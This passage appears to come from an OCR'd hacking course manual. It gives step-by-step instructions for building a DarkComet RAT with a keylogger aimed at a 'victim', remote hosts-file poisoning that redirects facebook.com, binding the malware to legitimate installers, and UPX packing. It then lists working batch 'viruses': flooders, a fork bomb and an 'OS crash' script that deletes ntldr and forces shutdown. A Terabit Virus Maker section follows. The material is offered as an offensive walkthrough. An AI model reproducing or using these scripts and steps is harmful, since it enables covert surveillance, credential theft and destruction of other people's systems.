


Step 7: Module Shield - In this section choose options according to the requirement.




Step 8: Keylogger - Enable this option to receive victim's keystrokes.


- Under keylogger section, make sure that you have selected **Active offline keylogger**. In case, if you are running FTP server, you can try to get logs on FTP server by providing required details(mandatory).




Step 9: Host File - This section allows us to modify host files of target machine remotely (DNS Poisoning).




Step 10: In the about example, we are trying to redirect our target, visiting facebook.com to a different website. Clicking on **Add line** will add details to host file on the target machine. We can even **Add plugins** that can perform tasks on the target machine (not mandatory).




Step 10: File Binder - This option helps in combining (binding) malware with an original application setup file or document.




Step 11: Choose Icon - To add a customized icon to the malware file.




Step 12: Stub Finalization - In this section, choose desired output extension and compression (UPX recommended). Choose to **Save the profile** option and click on **Build the Stub** to save the profile and create malware.



Step 13: After malware creation, click on Darkcomet-RAT at top left corner and select Client Settings



Step 14: Under **Client settings**, enter **Security Password**(one which you assigned while malware creation) under **System Settings** as shown in below image.



Practical 6: Virus Creation with Batch file programming

Description: This practical gives some basic virus scripts written in batch programming language, those effects the target system in various ways, by executing them in their system.

1. File Flooder virus

```
@echo off
cd c:\Documents and Settings\%user%\Desktop\
:loop
echo hacked by hacker > hacked%random%
goto loop
```

2. Folder flooder virus

```
@echo off
cd c:\Documents and Settings\%user%\Desktop\
md folder
cd folder
:loop
md hacked%random%g
goto loop
```

3. Program Flooder virus

```
@echo off
:loop
start explorer.exe
start notepad.exe
start calc.exe
start mspaint.exe
start cmd.exe
goto loop
```

4. Message annoyer virus

```
@echo off
```

```
:loop
msg * a
msg * b
msg * c
msg * d
msg * e
msg * f
msg * g
goto loop
```

5. Fork Bombing Virus

```
@echo off
:loop
Explorer.exe
call fork.bat
goto loop
```


6. OS crash virus


```
@echo off
cd C:\
attrib –s –h –r ntldr
del ntldr
shutdown –c “Hacked By Hacker” –t 3 –s –F
```

Save the above **code snippets** with **.bat** file extension and select file type as **allfiles.**

Practical 7: Malware Creation with Construction Kits

- Terabit Virus Maker is a tool that makes malware creation simple.





- All we need to do is, select the functions according to our requirement and name the virus.